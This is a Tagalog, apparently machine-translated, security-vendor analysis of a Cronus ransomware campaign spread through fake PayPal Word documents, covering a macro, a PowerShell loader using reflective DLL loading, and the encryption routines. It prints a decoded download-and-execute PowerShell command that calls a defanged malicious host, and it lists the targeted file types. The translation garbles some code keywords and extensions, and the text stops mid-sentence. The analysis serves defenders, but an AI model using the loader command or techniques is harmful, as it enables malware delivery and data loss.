

Seqrite Kamakailan lamang ay natuklasan ng Labs APT-Team ang maraming kampanya na kinasasangkutan ng mga pekeng PayPal lures. Tinatarget nito ang mga indibidwal sa buong mundo gamit ang isang bagong variant ng ransomware na kilala bilang Cronus. Sa kasong ito, ang malware ay binuo sa PowerShell at direktang isinasagawa sa memorya nang hindi nagsusulat ng anumang malisyosong nilalaman sa disk.
Susuriin ng blog na ito ang sopistikasyon at teknikal na mga detalye ng kampanyang aming naranasan sa aming pagsusuri ng telemetry. Susuriin namin ang iba't ibang yugto ng kampanyang ito, simula sa unang payload ng dokumento. Pagkatapos ay magpapatuloy kami sa pagkuha at pagsusuri ng malisyosong VBA script at sa wakas ay susuriin ang PowerShell payload na nagpapatupad ng ransomware gamit ang reflective DLL loading.
Mga Paunang Natuklasan
Noong ika-14 ng Hulyo 2024, natuklasan ng aming koponan ang isang malisyosong dokumento sa VirusTotal , depende sa mga panuntunan sa pangangaso na ginagamit namin para sa mga file na naglalaman ng malisyosong naka-embed na VBA Macros.
Sa unang pagsusuri, natuklasan namin na ang malisyosong pang-akit ay naglalayong gayahin ang isang simpleng dokumento ng resibo na kilala bilang paypal_charges.doc. Pagkatapos, nang makuha ang mga malisyosong macro mula sa mga malisyosong stream, natuklasan namin na ang malisyosong VBA ay nagda-download ng second stager na PowerShell-based loader na kilala bilang 8eef4df388f2217caec3dc26.ps1 , na nag-load ng ransomware-based DLL gamit ang reflective loading technique.
Ang mga pangkat ng ransomware, tulad ng NETWALKER at marami pang iba, ay dati nang gumamit ng diskarteng ito upang mag-deploy ng ransomware.
Chain ng Impeksyon

Teknikal na Pagsusuri ng
Hahatiin natin ang pagsusuri sa tatlong magkakaibang bahagi.
Paunang Impeksyon – Nakakahamak na Dokumento
Una naming naobserbahan na ang paunang impeksyon ay sanhi ng isang malisyosong dokumento ng Word, na pangunahing kumakalat sa pamamagitan ng isang Phishing vector. Samakatuwid, nagpasya kaming sumisid nang malalim sa mga nilalaman ng pang-akit bago sumabak sa mga nakakahamak na stream ng macros.
Ang file ng dokumento ay naglalarawan ng kapanahunan ng aktor ng pagbabanta dahil ang pang-akit ay isang blangkong dokumento ng Word. Samakatuwid, nagpasya kaming sumisid nang malalim sa masasamang daloy ng malisyosong dokumentong ito at mabilis na kunin ito para sa karagdagang pagsusuri.


Nang malaman kung paano gumagana ang mga naka-embed na macro, nalaman namin na ang mga ito ay labis na na-obfuscate ng mga junk na komento at variable na pangalan, na ginagawang mas mahirap ang pagsusuri. Kaya, nagpasya kaming i-de-obfuscate ang VBA macro, na mukhang ganito.

//Decoded Base64 command.
IEX (New-Object Net.WebClient).DownloadString(‘hxxps[:]//eternal[.]lol/file/8e53a3e023218a9b1ef9ba1ef3b5afd191a99156b77864558d/8eef4df388f2217caec3dc26[.]jpg’);
Malinaw na ginamit ng macro ang powershell.exe para magpatakbo ng Base64-encoded string bilang argumento. Ang pag-decode ng content ay nagsiwalat na sinusubukan nitong i-download ang second-stage payload mula sa isang server.
Ikalawang Yugto – Nakakahamak na PowerShell Loader
Nakita namin na ang extension ng file ay isang .JPEG, samantalang ang uri ng file ay isang PowerShell file. Kaya, mabilis kaming nagpasya na dumaan sa nakakahamak na PowerShell loader.

Gaya ng inaasahan, ang pangalawang yugto ay natatakpan ng junk code, na nagpapahirap sa pagsusuri. Kaya naman, nagpasya kaming manu-manong i-de-obfuscate ang PowerShell script sa pamamagitan ng pag-alis sa junk code at pag-obserba sa pattern ng junk code na ginagamit upang hindi ito mapalagay sa mga analyst.
Ang script ay na-obfuscate gamit ang tatlong layer ng junk code, na naglalaman ng isang set ng sequence tulad nito:
kung ($a.ProcessName -tulad ng “junkcodesequenceone”){
….junk code dito…..
….junk code dito…..
….junk code dito…..
}
if ($a.ProcessName -like “junkcodesequencetwo”){
….junk code dito…..
….junk code dito…..
….junk code dito…..
}
..Actual Powershell script...
kung ($a.ProcessName -tulad ng “junkcodesequencethree”){
….junk code dito…..
….junk code dito…..
….junk code dito…..
}


Sa pagtingin sa aktwal na PowerShell code, makikita natin na ang file ay may kasamang two-byte arrays na naglalaman ng .NET Assemblies, na karagdagang ini-pack sa memory gamit ang reflective loading. Ang huling yugto ay ang malisyosong .NET Assemblies na naglalaman ng ransomware.

Pangwakas na Yugto – Malicious .NET Assembly
Suriin natin ang malisyosong .NET assemblies na nakuha natin sa ikalawang yugto. Sa pagkuha, ni-load namin ang mga DLL sa Detect-It-Easy (DIE) na tool upang matukoy ang .NET assembly file na na-pack o protektado.


Natuklasan namin na ang unang .NET assembly ay protektado gamit ang .NET Reactor, kaya napagpasyahan naming i-unpack ito at higit pang tuklasin ang mga assembly file gamit ang dnSpy tool para sa isang detalyadong pangkalahatang-ideya ng code.

Matapos i-unpack ang unang DLL file, ang TEStxx.dll, natuklasan namin na ang naka-load na assembly ay responsable para sa pagsasagawa ng process injection. Sa kasong ito, ini-inject nito ang pangalawang executable, ang RegSvcs.exe, sa memory ng isang proseso. Samakatuwid, suriin natin ngayon ang pangalawang malisyosong .NET executable.

Kung titingnan ang Pangunahing pamamaraan ng pangwakas na executable na ito, makikita natin na ang code ay nagsasagawa ng iba't ibang gawain na may kaugnayan sa pag-uugaling nakabatay sa ransomware, tulad ng pagpapalit ng wallpaper, pag-enumerate at pag-encrypt ng mga partikular na file, at pagtatapos ng mga tumatakbong proseso.

Bukod pa rito, makakakita tayo ng mga pamamaraan tulad ng TRIPLE_ENCRYPT , FULL_ENCRYPT at RECURSIVE_DIRECTORY_LOOK , EXCEPTIONAL_FILE at marami pang iba. Samakatuwid, susuriin natin ang ilang kapana-panabik na functionality ng ransomware na ito.
Self-Copy

Kinokopya ng ransomware binary ang sarili nito sa C:\Users\<Username>\AppData\Local path, at kung sakaling umiiral na ang binary o nakopya na, binubura nito ang sarili nito. Kapag natapos na nito ang pagkopya sa lokasyon, sisimulan nito ang proseso.
Enumeration

Nagsasagawa ang ransomware ng enumerasyon sa pamamagitan ng pag-enumerate muna sa mga lokal na disk drive, pagkatapos ay inienumerate nito ang mga file na nasa loob ng mga drive. Sinusuri rin nito ang mga partikular na folder sa direktoryo ng \System\ at hindi isinasama ang mga ito. Pagkatapos, nagpapatuloy ito at lumilikha ng isang bagong gawain para sa recursive directory lookup.
Tina-target nito ang ilang uri ng file para sa pag-encrypt, na ipinapakita sa ibaba:
| .myd | .ndf | .qry | .sdb | .sdf | .tmd | .tgz |
| .lzo | . Txt | .jar | dat | .contact | .mga setting | .doc |
| .docx | . Xls | .xlsx | .ppt | .pptx | .odt | . Jpg |
| .mka | .mhtml | .oqy | .png | csv | .py | .sql |
| .indd | .cs | .mp3 | .mp4 | .dwg | zip | Rar |
| .mov | .rtf | .bmp | .mkv | . Avi | .apk | .link |
| .dib | .Dec | .dif | .mdb | Php | .asp | .aspx |
| . Html | . Htm | .xml | .psd | .xla | .cub | |
| .dae | .divx | .iso | .7zip | .pdb | .ico | .pass |
| .db | .wmv | .swf | .cer | Bak | .backup | .accdb |
| .bay | .p7c | .exif | .vss | .raw | . M4a | .wma |
| .ace | .arj | .bz2 | .cab | .gzip | .lzh | .tar |
| . Jpeg | .xz | .mpeg | agos | .mpg | .core | .flv |
| .sie | .sum | .ibank | .wallet | Css | Js | .rb |
| .crt | .xlsm | .xlsb | .7z | .cpp | .Java | .jpe |
| .ito | .blob | .wps | .docm | .wav | .3gp | .gif |
| .log | .gz | .config | .vb | .m1v | .sln | .pst |
| .obj | .xlam | .djvu | .inc | .cvs | .dbf | .tbi |
| .wpd | .tuldok | .dotx | .webm | .m4v | .amv | .m4p |
| .svg | ods | .bk | .vdi | .vmdk | .onepkg | .accde |
| .jsp | .json | .xltx | .vsdx | .uxdc | .udl | .3ds |
| .3fr | .3g2 | .accda | .accdc | .accdw | .adp | .ai |
| .ai3 | .ai4 | .ai5 | .ai6 | .ai7 | .ai8 | .arw |
| .ascx | .asm | .asmx | .avs | .bin | .cfm | .dbx |
| .dcm | .dcr | .larawan | .rgbe | .dwt | .f4v | .exr |
| .kwm | .max | .mda | .mde | .mdf | .mdw | .mht |
| .mpv | .msg | .myi | .nef | .odc | .geo | .mabilis |
| .odm | .odp | .madalas | .orf | .pfx | .p12 | .pl |
| .pls | .ligtas | .tab | vbs | .xlk | .xlm | .xlt |
| .xltm | .svgz | .slk | .tar.gz | .dmg | .ps | .psb |
| .tif | .rss | .susi | .vob | .epsp | .dc3 | .iff |
| .opt | .onetoc2 | .nrw | .pptm | .potx | .potm | .pot |
| .xlw | .xps | .xsd | .xsf | .xsl | .kmz | .accdr |
| .stm | .accdt | .ppam | .pps | .ppsm | .1cd | .p7b |
| .wdb | .sqlite | .sqlite3 | .dacpac | .zipx | .lzma | .z |
| .tar.xz | .pam | .r3d | .ova | .1c | .dt | .c |
| .vmx | .xhtml | .ckp | .db3 | .dbc | .dbs | .dbt |
| .dbv | .frm | .mwb | .mrg | .txz | .vbox | .wmf |
| .wim | .xtp2 | .xsn | .xslt |
Encryption
Gumagamit ang ransomware binary ng dalawang magkaibang uri ng mga paraan ng pag-encrypt depende sa laki ng file. Para sa mga file na mas mababa sa 512 KB, ini-encrypt ng FULL_ENCRYPT method ang mga file nang sabay-sabay. Para sa mga file na mas malaki kaysa sa 512 KB, ang TRIPLE_ENCRYPT na paraan ay hinahati ang mga nilalaman ng file sa iba't ibang bahagi at ini-encrypt 